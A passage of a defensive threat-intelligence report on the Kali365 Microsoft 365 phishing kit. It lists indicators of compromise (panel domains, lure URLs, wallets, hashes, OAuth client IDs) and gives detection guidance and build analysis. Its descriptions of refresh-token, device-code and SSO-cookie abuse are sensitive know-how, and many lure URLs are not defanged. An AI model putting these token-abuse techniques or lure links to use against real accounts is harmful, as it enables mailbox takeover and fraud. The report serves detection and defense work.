The compromised account is then weaponized: the same prize-link lure is blasted out to all the victim’s contacts. The key effectiveness factor is trust — recipients see the message coming from someone they actually know whose account was already breached, which lowers their guard and drives them to click, continuing the cycle. This separate MAX-related activity is retained as a related Kali365-branded campaign stream and as a pivot for infrastructure and ecosystem tracking.
Indicators of Compromise
Priority IOCs for defenders
The table below highlights the highest-value indicators for triage and hunting. It is not a replacement for the full IOC tables that follow; it is intended to give defenders a fast starting point.
| Indicator | Type | Why it matters |
|---|---|---|
v2.duemineral.uk | Panel / backend | Hardcoded default Kali365 panel used by the operator client. |
panel.privatetoken.app | Web panel | Separately accessed Kali365 web UI / onboarding panel. |
18.117.247.159 | Fake / testing panel IP | Open non-production panel; retain as tooling context only, not victim telemetry. |
TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA | USDT TRC-20 wallet | Confirmed Kali365 purchase address; payment to this address resulted in confirmed access. |
0x2b621e950f19373578da0523be19e93405927ba4 | ETH-side wallet / upstream source | Major upstream source in purchase-flow analysis; possible alternate payment rail, reseller, broker, or bridge/swap intermediary. |
wirelesscommunicaton.app.n8n[.]cloud | n8n host | Observed lure-orchestration / webhook infrastructure. |
wt9g8o5634.guardiansofassets[.]de | Lure-supporting FQDN | Observed downstream lure domain reached from n8n workflow. |
Kali365Sender/2.1.0 | User agent | Companion sender / delivery-component IOC. |
d3590ed6-52b3-4102-aeff-aad2292ab01c | Microsoft OAuth client ID | Legitimate Microsoft Office client ID; suspicious in the described device-code / refresh-token abuse context. |
4765445b-32c6-49b0-83e6-1d93765276ca | Microsoft OAuth client ID | Legitimate Office.com client ID; suspicious in the described SSO-cookie activation flow. |
179.43.146.227 | Operator-candidate IP | Recurring self-visits to reusable lures; attribution lead only, pending enrichment. |
151.240.101.0/24 | Operator-candidate range | Strong self-visit cluster shortly after lure creation; attribution lead only, pending enrichment. |
Handling note: the priority list mixes confirmed IOCs, hunting behaviours, and attribution leads. Microsoft OAuth client IDs and login.microsoft.com/device are legitimate Microsoft infrastructure and should be hunted in context, not blocklisted blindly. Operator-candidate IPs are leads, not confirmed identity. Scam-bot wallet artifacts are retained in the full wallet table but should not be used for Kali365 revenue attribution.
File Hashes
| SHA-256 | File | Build |
|---|---|---|
648effef6d43fa0687d0a46ace404bf706640752142dbef3a5811c865f45ff62 | kali365.exe (outer NSIS) | B2 |
5241347b76737d4d32d87a52153169ef8f4e11168f83979397d275e4ca0e4a34 | app.asar (outer, 75 MB) | B2 |
edbf3c81fee33e611053b7c50b488b54a42b692b2d8ae942b652dbf47f2226fa | Kali365 Live.exe (Electron runtime) | Both |
80872910195c154e8ed5f905b1eaf58fc33beeeb372c10e7104966358f4c9535 | app-64.7z (outer) | B2 |
46ece525e6a28cfd7176a3d537e80427639578937d2b9a5dc3aa6056cad35cb4 | Kali365 Live 1.0.0.exe (inner NSIS) | B1 |
57df2753c7fe8f7198f530712dfafae2a484d54ff1943a83275a99fbc4303808 | app.asar (inner, 2.6 MB) | B1 |
9b1fbf0c11c520ae714af8aa9af12cfd48503eedecd7398d8992ee94d1b4dc37 | elevate.exe | Both |
d9a3296aa6cc359ac3b690af629167921a113984eedbada9c661913c2a88c1d6 | icon.png | — |
MD5 (kali365.exe): fd91018c1b0cc23672c9ed06cd93470a
Pivoting / Infrastructure Discovery (urlscan.io)
The panel domain (duemineral.uk) has additional subdomains and related infrastructure visible via urlscan searches:

Figure: urlscan.io pivot results for duemineral.uk, showing related subdomains and infrastructure.
Pivot IOCs (filtered)
The following URLs/domains were observed in urlscan results, with obvious non-IOC items removed:
| Core / high-signal pivots | Type |
|---|---|
v2.duemineral.uk | Panel / backend |
api.duemineral.uk | API subdomain |
auth.duemineral.uk | Lure / redirector (example path: /l/lCroPrIMsiU) |
duemineral.uk | Root domain |
v2.octopi365.com | Related hostname |
v2.kali365.xyz | Related hostname |
t.me/Kali0365 | Telegram channel — likely active / relevant Kali365 ecosystem channel |
https://t.me/KALI365resultbot | Telegram bot — likely fraudulent/scam-related or no longer active |
https://t.me/KALI365TOKENAMIGORESULTSBot | Telegram bot — likely fraudulent/scam-related or no longer active |
https://t.me/fundbot1470_bot | Telegram bot — likely fraudulent/scam-related or no longer active |
https://t.me/kali365sbot | Telegram bot — likely fraudulent/scam-related or no longer active |
https://t.me/Kali365z_bot | Telegram bot — likely fraudulent/scam-related or no longer active |
https://t.me/Andresultz_bot | Telegram bot — likely fraudulent/scam-related or no longer active |
https://t.me/kali365_liink | Telegram account/link — likely fraudulent/scam-related or no longer active |
https://t.me/tentacle_network | Telegram account — “Octopus King” / panel-access pivot; treat cautiously unless independently validated |
FQDNs supporting lures
The following FQDNs were reported as infrastructure intended to support Kali365 lure delivery. Treat these as lure-supporting FQDN IOCs and pivot/enrich accordingly:
| # | FQDN | Type |
|---|---|---|
| 1 | 4vot51j9qe.opentransparencytrade.de | Lure-supporting FQDN |
| 2 | ewo7pdwau5.memorablemark.de | Lure-supporting FQDN |
| 3 | ccmuwz8rs4.adaptabletechsolutions.de | Lure-supporting FQDN |
| 4 | hsyl4nksdn.increaseengagementnow.de | Lure-supporting FQDN |
| 5 | cj9xx0ficw.consistentdigitaltrust.de | Lure-supporting FQDN |
| 6 | 6i8n1rvmy2.clearmessagemedia.de | Lure-supporting FQDN |
| 7 | cu7zlb56fy.clearcommbrands.de | Lure-supporting FQDN |
| 8 | o4d01vr9uv.futurereadytech.de | Lure-supporting FQDN |
| 9 | 8gpb0t0dk5.scalablebusinesses.de | Lure-supporting FQDN |
| 10 | xz7yx2rf4a.clearbusinessmetrics.de | Lure-supporting FQDN |
| 11 | szpg1mm0uf.adaptabletechsolutions.de | Lure-supporting FQDN |
| 12 | 8bbft5jzmb.stableprogress.de | Lure-supporting FQDN |
| 13 | cgsgynd5v7.quality-assured.de | Lure-supporting FQDN |
| 14 | yw41yw9hqo.userfriendlyinterfaces.de | Lure-supporting FQDN |
| 15 | 607wz1hnyl.operationalexcellenceframework.de | Lure-supporting FQDN |
| 16 | yxmh7yx50d.easytecdigital.de | Lure-supporting FQDN |
| 17 | 8w69xalsmw.steadfastweb.de | Lure-supporting FQDN |
| 18 | 7rr869v5ef.businesssecuretech.de | Lure-supporting FQDN |
| 19 | w14x5vwpfv.operationalexcellenceframework.de | Lure-supporting FQDN |
| 20 | d31hhai17a.modernecosystemhub.de | Lure-supporting FQDN |
| 21 | y175x2nx5s.provenperformance.de | Lure-supporting FQDN |
| 22 | m9yp7adzsv.frameworksthatwork.de | Lure-supporting FQDN |
| 23 | roty0ray48.scalableenterprise.de | Lure-supporting FQDN |
| 24 | by1zhf5939.confidencefirst.de | Lure-supporting FQDN |
| 25 | mjfmo1k96j.efficientframeworks.de | Lure-supporting FQDN |
| 26 | pq4fkq4sg2.precisionandclarity.de | Lure-supporting FQDN |
| 27 | ks39dmitgq.scalableenterprise.de | Lure-supporting FQDN |
| 28 | ch7bc4rveg.execclarity.de | Lure-supporting FQDN |
| 29 | b6zr6q4ew6.hjwopemansw.com | Lure-supporting FQDN |
| 30 | 3cwy5ly93.essencedesigns.de | Lure-supporting FQDN |
| 31 | 3nlxyr0jqr.growthdrivestrategy.de | Lure-supporting FQDN |
| 32 | xdz0nbs1qe.adaptandexpand.de | Lure-supporting FQDN |
Long-tail lure infrastructure (Cloudflare Workers/Pages + other sites):
eager-cedar-377[.]allcompredirectportalshare[.]workers[.]dev
vault-cloud-maou.p-afw8621d.workers.dev/l/z3YFwNRctTw
form-cloud-t655.p-oejdzrsz.workers.dev/lp/7NSnHwLNjJ8/
mail-link-zkfq.p-qjt4uz2n.workers.dev/l/V06q2hmIJ-Y
app-store-0jqn.p-z8jo6y1y.workers.dev/l/AekOFPv1ilo
base-mail-w7v5.p-onnw7z7w.workers.dev/l/HIsIZyFiqps
secure-form-cjz1.p-ipu8i7d1.workers.dev/l/DP5lvgT64Vw
note-access-nj2w.rob-c2d.workers.dev/l/bcEdwLEphuE
hub-app-8ee1.p-kegps6il.workers.dev/l/AtcCcZ3tV4s
file-share-9p2m.papastrious.workers.dev/l/1RODBvTAc3Y
store-open-rc2p.p-ko5g87h5.workers.dev/l/iIgFmVLBjlU
drive-mail-wmou.pwyv30sj.workers.dev/l/KAOnR4myuFY/
sync-vault-lpwq.p-zhge84gd.workers.dev/l/sIybf8w5PYI/
core-box-iz5s.reckagrace.workers.dev/l/patso9cz1r4
cloud-open-9trq.p-oqmylewv.workers.dev/l/9jf_45ayooi
page-sync-4pib.p-qtlv10l7.workers.dev/l/yeOLM21hQWw
flow-open-7ff0.p-ygj98iy2.workers.dev/l/bjmyolsr_sg
link-vault-2szn.p-bkdpo331.workers.dev/l/Zb7Fk2BIrHA
edge-file-p7l9.p-qh8ohgh5.workers.dev/l/CiE8EM0yKZE
file-base-ggoa.p-yxcqepyg.workers.dev/l/5Cvu94zNhHE
net-web-qo53.p-2f5hwpkd.workers.dev/l/FevTyhNqzpg
page-core-sv2l.p-anmh2mbc.workers.dev/l/xvB3qKdkYSg
data-form-f5at.p-lvqyivvk.workers.dev/l/bFOZ7agg5l8
ecobondcleaning.com.au/wp-includes-admindocument/docureview.html
view-sync-9r5b.p-y9fhvs2p.workers.dev/l/nBSXQnAvcx0
view-base-5vpr.3mdcy99f8511wpsebllpbkjizyg3run6.workers.dev/l/ru0nJ6NBBco
access-file-z1or.steve-c57.workers.dev/l/eJF8Ve1f1-Y
data-doc-sfym.p-50ds7vs5.workers.dev/l/UJrK5Zc-5dk
file-doc-uhug.p-ao3eomo9.workers.dev/l/MY0ha4IP6lw
drive-edge-lzl0.p-8pd549l5.workers.dev/l/Wa0AXYOdntM
access-base-yz6o.p-uhv4e1ee.workers.dev/l/laAK1jg6Qyo
cloud-link-j46j.p-zltii3tp.workers.dev/l/OX4r08F3TXA
share-portal-r6le.p-deum4gog.workers.dev/l/NitAfLazuUs
sync-store-ur85.p-lboid22u.workers.dev/l/JIbiLPICsHY
open-share-njlb.p-l4yg6fjb.workers.dev/l/Cl6sYcCRkmc
app-edge-8bqf.p-j65j3f1q.workers.dev/l/IXJUMoeq0ic
data-drive-bd71.p-4bpdi3hp.workers.dev/l/5qhZDv0UZmU
flow-store-gyoz.p-o9vztksz.workers.dev/l/ihMSvhlRZ5Q
link-app-jhzt.p-ux0nzmb5.workers.dev/l/9aEX7wE12bs
tryingdocusign.pages.dev
view-open-jiif.bryanray1104.workers.dev/l/7HnRz5CMeLY
net-open-55eu.p-r3k6zulh.workers.dev/l/gBGcrlwf8ls
file-drive-g180.p-lmilwl5o.workers.dev/l/EnkroyM94a4
sync-link-z79k.bartlett-pamela.workers.dev/l/DYPrxZQRORg
core-portal-g1cv.ran04don.workers.dev/l/hwsYxYkFsUE
view-portal-exuw.b875e3d068d947ba88099fe9.workers.dev/l/MJpqVX0wvR8
portal-cloud-cs2c.p-ewgaj1gg.workers.dev/l/eZgYsEfbCa8
sync-page-pwra.p-rrw76os2.workers.dev/l/UsHxPxzUahE
vault-access-pg0o.misty-pine-60bb.workers.dev/l/v7fTQbmS7MM
flow-sync-vjhf.p-czbkshn2.workers.dev/l/cwymbcH91pk
net-web-wnqd.p-8r4315uz.workers.dev/l/NslVm
doc-open-z062.p-4510rez0.workers.dev/l/fiQMGw28iOg
hub-flow-2qs3.p-qn7zcudl.workers.dev/l/gSKcsTisxDk
sync-portal-jumn.p-ajmeubmp.workers.dev/l/soOoLaXc9iU
form-hub-lfct.p-utpgo2kb.workers.dev/l/3zoIMa0mmDc
web-drive-6ev0.blaicardsipnegt.workers.dev/l/ter-DfgZTXw
web-secure-gbjk.p-mz12fq2s.workers.dev/l/nyvfopbmydc
cloud-access-03pv.bdeda974c99320a3040456b8.workers.dev/l/0OjJIYgYK60
note-web-9m59.p-4j0jjjw0.workers.dev/l/7OdC22x1uEM
page-flow-l3el.p-wl1eedzp.workers.dev/l/QpJOH9wcgUI
box-vault-ysqk.sureplugmarket.workers.dev/l/t-353BE4Duk
page-mail-vm24.p-8xzcvt1x.workers.dev/l/BmUsz-rr6K0
cloud-access-uc53.p-vy4za09n.workers.dev/l/yEKVP_qdMtY
vault-secure-mlqj.p-07sfg681.workers.dev/l/KrFFoVjVhUs
doc-note-82oj.p-ll66wpsr.workers.dev/l/1f5rYY6r1wg
file-sync-tczr.p-77iqt3w6.workers.dev/l/cQC9aInBHJI
cloud-view-hb2b.boom-book.workers.dev/l/KCo1oWa6nFQ
web-secure-c0k3.p-4mq7w20w.workers.dev/l/IWuaepZ1xUc
gayafores.co/l/lSI9MSbnb_4/
Based on the Kali365 Live Panel CN proceseq[.]net, the following domains were likely formal panels. Subdomains have been truncated/rolled up to reduce volume (examples shown per base domain):
| Base domain / host | Entries in CSV | Example subdomains (truncated) |
|---|---|---|
hoosiermachlnery.com | 45 | accdn, ajax, aria, cyberark, device, duo, duoapi, duobase |
proceseq.net | 26 | aadcdn, aria, clientcfg, device, duobase, gdacct, gui, img6 |
18.117.247.159 | 1 | (IP) |
Notes:
- Many of the
*.workers.dev/*.pages.devitems are likely disposable lure infrastructure; treat as pivot points rather than “core” C2. - Use urlscan “Collapsed by Hostname” view + certificate/ASN pivots to find additional hostnames tied to the same operator clusters.
Payment / wallet indicators
| Indicator | Type | Assessment / handling note |
|---|---|---|
TZ37na7tafkhBfkft2ujRx8PHAB9eBmjuA | USDT TRC-20 wallet | Confirmed Kali365 purchase address; payment to this address resulted in confirmed access. |
0x2b621e950f19373578da0523be19e93405927ba4 | ETH-side wallet / upstream source | Major upstream source observed in purchase-flow analysis; possible alternate payment rail, reseller, broker, or bridge/swap intermediary. |
185.220.101.99 | Request IP / TOR exit node | Closed-source payment-intelligence lead associated with the confirmed purchase route; TOR / anonymizing proxy infrastructure. |
bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh | BTC wallet | Scam-bot / placeholder artifact; do not attribute balance or revenue to Kali365. |
TAEKv6p5wjDuoGe91dETGFENf1iS5sku9g | USDT TRON wallet | Scam-bot / placeholder artifact; not assessed as authoritative Kali365 operator payment infrastructure. |
LRjXxtQXcXwepEeTW23uzziKtR3ttMdmZ9 | Litecoin wallet | Scam-bot / placeholder artifact; not assessed as authoritative Kali365 operator payment infrastructure. |
4JLWErW3wTPUSamk2RkHj7GiPag8xUosggmqGK53FB2XSdq1EVmsdtwdp2dqKeUo8FeqNjybTwfx2KL5L7pcpRbkjVkFTXDGtF29jLWCfc | Monero wallet | Scam-bot / placeholder artifact; not assessed as authoritative Kali365 operator payment infrastructure. |
| FixedFloat | Swap/offramp service | Observed downstream service in purchase-flow analysis; enrichment / legal-process lead, not an IOC to block by name alone. |
| BitcoinVN | Swap/offramp service | Observed in the swap/offramp picture; enrichment / legal-process lead, not an IOC to block by name alone. |
n8n and lure-orchestration indicators
| Indicator | Type | Assessment |
|---|---|---|
wirelesscommunicaton.app.n8n[.]cloud | n8n cloud host | Observed lure-orchestration / webhook infrastructure. |
https://wirelesscommunicaton.app.n8n[.]cloud/webhook/e3111a1d-7e3c-4677-a706-8fb9b77535c6 | n8n webhook URL | Observed click-handling / downstream automation endpoint. |
https://wirelesscommunicaton.app.n8n.cloud/webhook/778336db-eae2-4483-b6ee-a6bc7cd70eb0M1 | n8n webhook URL | Observed related webhook endpoint redirecting to guardiansofassets[.]de. |
wt9g8o5634.guardiansofassets[.]de | Lure-supporting FQDN | Observed downstream lure domain reached from n8n workflow. |
https://wt9g8o5634.guardiansofassets[.]de/l/HFWGIacFYeE | Lure URL | Observed lure URL reached from n8n workflow. |
Panel, access and exposed-test-panel indicators
| Indicator | Type | Assessment |
|---|---|---|
panel.privatetoken.app | Web panel | Real (production) — purchased access to Kali365 web UI / onboarding panel. |
18.117.247.159 | Fake / testing panel IP | Fake / testing (non-production) — retain as tooling context only; not victim telemetry. |
http://18.117.247.159/admin/lures | Fake-panel endpoint | Fake / testing (non-production) — lure-record-shaped endpoint from the exposed fake panel. |
http://66.179.30.87/login | Panel login URL | Unclear / historical — observed panel access endpoint; now offline (treat as pivot, not confirmed production). |
https://auth.loadingdocuments.uk/lp | Phishing lure URL | Real (campaign artifact) — observed lure URL. |
proceseq.net | Panel / certificate pivot | Real (infrastructure pivot) — prior panel CN / certificate pivot (treat as related infra, not necessarily current). |
hoosiermachlnery.com | Related panel infrastructure | Real (infrastructure pivot) — related infrastructure via certificate/subdomain pattern; spelling preserved as observed. |
Real vs fake handling: indicators explicitly labelled Fake / testing came from the exposed mock panel and should not be used for victimology or impact counts. Items labelled Real are supported by operator-client reverse engineering, purchased web-panel access, or campaign artifacts.
IP indicators and attribution leads
| Indicator | Type | Assessment / handling note |
|---|---|---|
179.43.146.227 | Operator-candidate IP | Recurring self-visits to reusable “Universal” lures; attribution lead pending enrichment. |
151.240.101.0/24 | Operator-candidate range | Strongest operator-candidate source range; multiple addresses hit a target’s lures shortly after creation. |
151.240.101.2 | Operator-candidate IP | Part of the 151.240.101.0/24 self-visit cluster. |
151.240.101.68 | Operator-candidate IP | Part of the 151.240.101.0/24 self-visit cluster. |
151.240.101.78 | Operator-candidate IP | Part of the 151.240.101.0/24 self-visit cluster. |
151.240.101.152 | Operator-candidate IP | Part of the 151.240.101.0/24 self-visit cluster. |
65.38.123.17 | Sender egress IP | Delivery-component egress; not operator-attribution. |
54.197.104.174 | Sender egress IP | Delivery-component egress; not operator-attribution. |
3.218.165.207 | Sender egress IP | Delivery-component egress; not operator-attribution. |
3.x, 18.x, 34.x, 44.x, 54.x, 98.x | AWS / scanner ranges | Exclude from attribution where visit-log pattern matches email-security link scanning. |
User-agent and OAuth indicators
| Indicator | Type | Assessment / handling note |
|---|---|---|
Kali365Sender/2.1.0 | User agent | Companion sender / delivery-component IOC. |
Electron/33.4.11 | User agent / runtime | Electron runtime observed in Kali365 client and sender context. |
Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 | User agent | Observed in closed-source payment-intelligence request metadata. |
d3590ed6-52b3-4102-aeff-aad2292ab01c | Microsoft OAuth client ID | Legitimate Microsoft Office client ID; suspicious only in the described device-code / refresh-token abuse flow. |
4765445b-32c6-49b0-83e6-1d93765276ca | Microsoft OAuth client ID | Legitimate Office.com client ID; suspicious only in the described SSO-cookie activation flow. |
login.microsoft.com/device | OAuth device-code verification URI | Legitimate Microsoft endpoint; hunt for misuse in context with unexpected device-code approvals and the above client IDs. |
grant_type=srv_challenge | OAuth behaviour | Build 2 SSO-cookie nonce behaviour. |
grant_type=refresh_token | OAuth behaviour | Suspicious when paired with the above client IDs, unusual hosts, or no corresponding legitimate Office client activity. |
Network Indicators
| Indicator | Type | Build |
|---|---|---|
v2.duemineral.uk | Domain — C2 panel server | Both |
https://v2.duemineral.uk/dash/auth | URL — operator login | Both |
https://v2.duemineral.uk/dash/tokens | URL — token poll (30 s) | Both |
https://v2.duemineral.uk/dash/token/*/refresh | URL — token refresh | Both |
https://v2.duemineral.uk/dash/token/*/service-token | URL — service token exchange | Both |
grant_type=srv_challenge POST to login.microsoftonline.com/common/oauth2/token | Behavior — SSO cookie nonce | B2 only |
client_id=d3590ed6… + grant_type=refresh_token + UA Electron/33.4.11 | Behavior — RT exchange | Both |
client_id=4765445b… + prompt=none + redirect_uri=https://www.office.com/landing | Behavior — SSO cookie activation | B2 only |
Hidden BrowserWindow POST to login.microsoftonline.com/common/oauth2/v2.0/token | Behavior — ESTS cookie seeding | B1 only |
scope=https://graph.microsoft.com/.default offline_access | Behavior — Graph API access | B1 fallback |
fonts.googleapis.com + v2.duemineral.uk in same session | Correlation — operator fingerprint | Both |
Microsoft service endpoints observed in token-abuse workflow (legitimate infrastructure; hunt in context)
These hosts/paths are legitimate Microsoft services observed in the Kali365 client’s token-abuse workflow (e.g., OWA access and MSAL intercept). They are included here for completeness and hunting context; they are not appropriate for blanket blocklisting:
| Indicator | Type | Notes |
|---|---|---|
outlook.office365.com | Microsoft service host | OWA target used by the client for mailbox session takeover. |
outlook.office.com | Microsoft service host | Alternate OWA host referenced in the workflow. |
substrate.office.com | Microsoft service host | Referenced in the client for bearer injection. |
admin.microsoft.com | Microsoft service host | Target for one-click Admin Center access when high-privilege roles are present. |
login.microsoftonline.com | Microsoft identity host | Token endpoint + MSAL authorize traffic observed/intercepted by the client. |
login.microsoft.com | Microsoft identity host | Referenced in the client’s intercept scope and device-code flow (/device). |
login.windows.net | Microsoft identity host | Referenced in the client’s intercept scope (legacy identity hostname). |
Host Artifacts
| Artifact | Value |
|---|---|
| Process name | Kali365 Live.exe |
| Window titles | Kali365 Live / (N new) Kali365 Live / <email> - OWA |
localStorage key | k365_panel_url |
| Session partition names | persist:svc-<tokenId>-outlook / persist:svc-<tokenId>-admin |
| Version info | Kali365 Live Browser / Copyright © 2026 Kali365 Live |
| Electron version | 33.4.11 |
| Runtime compile timestamp | 2025-04-15 14:03:27 |
| Outer build timestamp | 2026-04-11 15:58:22 |
| Inner build timestamp | 2026-04-05 03:47:02 |
Detection Guidance
Entra ID / Azure AD Sign-In Logs
- Non-interactive RT refresh for
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01cscoped tohttps://outlook.office365.com/.defaultwith no preceding interactive session from the same IP or ASN. prompt=noneauthorize fromclient_id=4765445b-32c6-49b0-83e6-1d93765276cawithredirect_uri=https://www.office.com/landing— exclusively the Build 2 SSO cookie activation.grant_type=srv_challengePOST — no legitimate Microsoft first-party app uses this in normal operation.grant_type=refresh_token+ scopehttps://graph.microsoft.com/.default offline_accessfromclient_id=d3590ed6…without a Desktop Office application present — Build 1 Graph fallback.- Successful RT grants from a new country or ASN following a phishing session.
Network / Proxy
- DNS or HTTP to
v2.duemineral.ukfrom any internal host. - Any host connecting to both
fonts.googleapis.comandv2.duemineral.ukin the same session. - Outbound POST body containing
grant_type=srv_challengetologin.microsoftonline.com.
Endpoint
- Process
Kali365 Live.exeor installerskali365.exe/Kali365 Live 1.0.0.exe. - Hash match on either
app.asar— most stable indicator across installer repackaging. - Electron session directories named
persist:svc-*in the app’s Chromium profile.
Appendix — NSIS installer structure
NSIS installers concatenate three components: a runtime stub, a compressed payload archive, and compiled script bytecode.
The stub is the x86 PE that executes when the file is run. The two builds have different stub sizes — 77,824 bytes (outer) vs. 38,400 bytes (inner) — indicating different NSIS build configurations. Both declare asInvoker (no UAC prompt). SubType = NSIS-3 Unicode BadCmd=11 means the script contains 11 plugin-call opcodes mapping to the three bundled DLLs.
Plugin DLLs extracted to $PLUGINSDIR before the install script runs:
| DLL | Purpose |
|---|---|
nsis7z.dll | 7-Zip extraction — decompresses app-64.7z to install destination |
System.dll | Win32 API bridge for the NSIS script |
StdUtils.dll | String manipulation and process management |
The payload archive stores app-64.7z uncompressed (Method = Copy — re-compressing a 7z yields nothing). The actual install directory and registry keys are in compiled NSIS bytecode and are not recoverable via 7-Zip. String extraction confirms the installer references:
Software\Microsoft\Windows\CurrentVersion— standard uninstaller entry\Microsoft\Internet Explorer\Quick Launch— shortcut placement
No startup persistence (Run key, scheduled task, service) was found. This is a tool the operator runs manually.
Appendix — Application architecture
The ASAR format is Electron’s archive container: a Chromium Pickle header followed by a JSON file index, then concatenated file data. The outer asar’s index is 231,716 bytes — unusually large because node_modules contains 637 JS/JSON files.
Source layout:
flowchart TB
	subgraph ASAR["app.asar (Build 2)"]
		D["dist/"] --> M["main/"]
		M --> I["index.js<br>(bootstrap)"]
		M --> IPC["ipc.js<br>(IPC handlers)"]
		M --> API["panelApi.js<br>(panel HTTP client)"]
		M --> P["preload.js<br>(contextBridge)"]
		M --> SW["serviceWindow.js<br>(token injection engine)"]
		D --> R["renderer/"]
		R --> H["index.html<br>(React shell)"]
		R --> A["assets/<br>JS + CSS bundles"]
		NM["node_modules/<br>(electron-store + deps)"]
		PJ["package.json<br>(kali365-live 1.0.0)"]
	end
dist/
main/
index.js (3.7 KB) — app bootstrap, BrowserWindow creation
ipc.js (2.4 KB) — IPC handler registration
panelApi.js (4.5 KB) — C2 panel HTTP client
preload.js (0.9 KB) — contextBridge exposure
serviceWindow.js (17.7 KB) — token injection engine (Build 2)
renderer/
index.html — React app shell
assets/
index-sVdHJZvc.js (205 KB) — minified React UI (Build 2)
index-BgQT_DqV.css (1.9 KB)
node_modules/ — electron-store and dependencies
package.json — name: "kali365-live", version: "1.0.0"Process model: The renderer has no Node.js access (contextIsolation: true, nodeIntegration: false). All network calls go through the IPC bridge to Electron’s net.Request in the main process — bypassing Chromium’s sandbox and the renderer’s own CSP (connect-src 'self').
Source maps (.js.map references) are present for all dist/main/ files — the TypeScript was compiled with debug output, enabling full source reconstruction.
Appendix — Build Comparison Summary
| Capability | Build 1 (April 5) | Build 2 (April 11) |
|---|---|---|
| Outlook technique | auth.owa POST + hidden BrowserWindow ESTS seeding | MSAL.js intercept + RT upgrade + Bearer injection + CSP strip |
| auth.owa trust level | trusted=0 | trusted=1 |
| Login URL detection | Substring (url.includes) | Hostname check (new URL().hostname) |
| Session clear | Cookies only | Full storage |
| SSO cookie export | No | Yes (x-ms-RefreshTokenCredential) |
| Graph API access | Yes (OneDrive/unknown fallback) | No |
| Debug logging | Minimal | Extensive ([K365-SVC], [K365-API]) |
| MSAL.js intercept | No | Yes |
| CSP stripping | No | Yes |
| NSIS stub size | 38,400 bytes | 77,824 bytes |
| app.asar size | 2.6 MB | 75 MB (includes Squirrel package) |
| Renderer bundle | index-B7I9PjVu.js | index-sVdHJZvc.js |